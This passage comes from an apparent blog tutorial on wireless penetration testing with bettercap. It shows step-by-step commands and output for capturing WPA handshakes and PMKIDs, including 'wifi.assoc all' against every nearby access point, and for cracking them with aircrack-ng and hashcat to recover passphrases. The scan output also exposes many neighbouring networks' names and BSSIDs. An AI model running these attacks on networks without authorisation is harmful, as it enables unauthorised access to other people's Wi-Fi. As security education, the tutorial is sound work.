

```
┌──(root💀 kali)-[~]
└─# aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
Reading packets, please wait ...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

   #  BSSID              ESSID                     Encryption

   1  18:45:93:69:A5:19  raaj                      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:00] 3/7 keys tested (46.45 k/s)

      Time left: 0 seconds                                      42.86%

                           KEY FOUND! [ raj12345 ]


      Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                       3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

      Transient Key  : E8 EF 51 44 C0 CB 99 91 28 71 C6 86 EC 7E CF C8
                       FA F4 F1 5A 03 EB 8E CC 74 75 5E 6F 40 B3 C1 18
                       80 F5 8F CC DB A2 F3 80 0A B3 DC 6C 26 3D D3 2F
                       5D 6D C6 AE A9 A0 C1 2B EF 83 A4 AA EC D4 0B 48

      EAPOL HMAC     : FF B1 98 97 50 21 44 58 90 BE BB B1 67 AC B6 7C
```

And just like that, we have cracked the Wi-Fi passphrase of "raaj."

PMKID Attack using Bettercap

We've discussed in detail PMKID and PMKID attacks in this article here. Now, let's see a small tutorial where a bettercap can be used to conduct PMKID attacks.


```
bettercap
set wifi.interface wlan0mon
wifi.recon on
```



```
┌──(root💀 kali)-[~]
└─# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9  » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9  » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9  » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm) dete
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm) detect
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm) dete
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 d
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm) d
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9  » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm) de
192.168.1.0/24 > 192.168.1.9  » [13:10:39] [wifi.ap.new] wifi access point sanjay (-75 dBm) dete
```

Let's see the target APs available


```
wifi.show
```



```
192.168.1.0/24 > 192.168.1.9  » wifi.show

┌──────────┬───────────────────┬─────────────────────┬──────────────────┬─────┬────┬
│ RSSI ▲   │      BSSID        │        SSID         │    Encryption    │ WPS │ Ch │
├──────────┼───────────────────┼─────────────────────┼──────────────────┼─────┼────┼
│ -23 dBm  │ 18:45:93:69:a5:19 │ raaj                │ WPA2 (CCMP, PSK) │     │ 6  │
│ -31 dBm  │ d8:47:32:e9:3f:33 │ ignite              │ WPA2 (CCMP, PSK) │ 2.0 │ 11 │
│ -51 dBm  │ 40:49:0f:3c:49:88 │ Sachin 2.4          │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -61 dBm  │ a8:da:0c:36:dd:82 │ Mehak jain_4G       │ WPA2 (CCMP, PSK) │ 1.0 │ 11 │
│ -63 dBm  │ 70:c7:f2:ed:6a:44 │ ajoy                │ WPA2 (TKIP, PSK) │     │ 3  │
│ -63 dBm  │ 8c:fd:18:88:ee:e0 │ GAURAV SRIVASTAVA   │ WPA2 (TKIP, PSK) │     │ 9  │
│ -65 dBm  │ 68:14:01:58:c4:99 │ 601 2.4G            │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -65 dBm  │ 6c:eb:b6:2f:83:34 │ snowie/glowie5g     │ WPA2 (TKIP, PSK) │     │ 9  │
│ -65 dBm  │ 78:53:0d:f3:0b:ca │ abhi 2.4g           │ WPA2 (CCMP, PSK) │ 1.0 │ 11 │
│ -65 dBm  │ 98:35:ed:a0:e0:b8 │ mahhip              │ WPA2 (TKIP, PSK) │     │ 3  │
│ -67 dBm  │ 68:14:01:59:2c:18 │ jiofbr001 2.4G      │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -67 dBm  │ 68:14:01:5a:0e:9c │ Amit 2.4G           │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -67 dBm  │ 78:17:35:c5:73:99 │ Preety singh devil  │ WPA2 (CCMP, PSK) │     │ 6  │
│ -67 dBm  │ 96:fb:a7:5a:06:af │ <hidden>            │ WPA2 (CCMP, PSK) │ 1.0 │ 11 │
│ -69 dBm  │ 2c:97:b1:4e:10:38 │ Messi               │ WPA2 (CCMP, PSK) │     │ 5  │
│ -69 dBm  │ 68:14:01:34:b9:e3 │ JioFiber-QwXYk      │ WPA2 (CCMP, PSK) │ 2.0 │ 1  │
│ -69 dBm  │ 74:5a:aa:76:66:44 │ Kavz                │ WPA2 (TKIP, PSK) │     │ 4  │
```

For the PMKID attack to work we have to send an association request to the target Access Point. We do this with:

```
wifi.assoc <BSSID>
```



```
wifi.assoc 68:14:01:5a:0e:9c
[16:14:57] [sys.log] [inf] wifi sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
[16:14:58] [wifi.ap.new] wifi access point Jas303 2.4G (-73 dBm) detected as 68:14:01:6a:f1:57 (Hon Hai Precision Ind. Co.,Ltd.).
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```

As we can see, we have successfully received the RSN frame containing PMKID and it has been saved in a pcap format. What is I want to send an association request to all the Wi-Fis available. To do that the command is:


```
wifi.assoc all
```

And yes, all the vulnerable routers returned the RSN frame containing PMKID and it got saved in a pcap file.

Now we can use the hcxpcaptool to convert this pcap file in Hashcat crackable format and use Hashcat to crack the PMK hash.

```
hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap
hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```

Here, 16800 is the code for PMKID WPA/WPA2 hash type. We have used the rockyou dictionary here.



```
┌──(root💀kali)-[~]
└─# hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap

reading from bettercap-wifi-handshakes.pcap

summary capture file:
─────────────────────
file name...........................: bettercap-wifi-handshakes.pcap
file type...........................: pcap 2.4
file hardware information...........: unknown
capture device vendor information: 000000
file os information.................: unknown
file application information.......: unknown (no custom options)
network type........................: DLT_IEEE802_11_RADIO (127)
endianness..........................: little endian
read errors.........................: flawless
minimum time stamp..................: 17.06.2021 17:12:11 (GMT)
maximum time stamp..................: 17.06.2021 17:13:07 (GMT)
packets inside......................: 16
skipped damaged packets.............: 0
packets with GPS NMEA data..........: 0
packets with GPS data (JSON old).: 0
packets with FCS....................: 0
beacons (total).....................: 2
beacons (WPS info inside)..........: 2
association requests................: 6
EAPOL packets (total)...............: 8
EAPOL packets (WPA2)................: 8
PMKIDs (zeroed and useless).........: 3
PMKIDs (not zeroed - total).........: 2
PMKIDs (WPA2).......................: 8
PMKIDs from access points..........: 2
best PMKIDs (total).................: 2

summary output file(s):
───────────────────────
2 PMKID(s) written to hashpmkid


┌──(root💀kali)-[~]
└─# hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:9cefd5fbd15c:Amit 2.4G:kolakola
```

And it's so simple. Bettercap is a sniffer with many other such functionalities besides Wi-Fi packet sniffing. We hope that this article helped you in developing opinions about tools available in the market today and forging your own Wi-Fi security audit toolkit. Thanks for reading. Have a nice day.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact here

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Wireless Penetration Testing: Aircrack-ng

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Wireless Penetration Testing: Wifite

One thought on "Wireless Penetration Testing: Bettercap"

Bali Mushroom

July 12, 2021 at 4:58 am

Hello Raj,

First of all, such a great content!

I however stucked at 'Monitor Mode and Wi-Fi discovery' section. While doing this I found an issue to perform AP discovery where I try to discover using 'wifi.recon on' but I did not receive as shown in the pictures. The output that I received is ' [05:45:46] [sys.log] [err] error getting ipv4 gateway: Could not find mac for '

I wonder what is the cause? I had set my wlan0 to monitor using the command mentioned. I also check my wlan0 status using 'iwconfig' and I found that wlan0 is still in Managed mode. Should I perform the 'airmon-ng check kill' and then 'bettercap -iface wlan0' ?

Merci pour ce contenu sympa et merci de m'aider car je suis assez nouveau dans Infosec et Kali Linux.

Répondre

Laisser une réponse

Votre adresse email ne sera pas publiée. Les champs requis sont indiqués *

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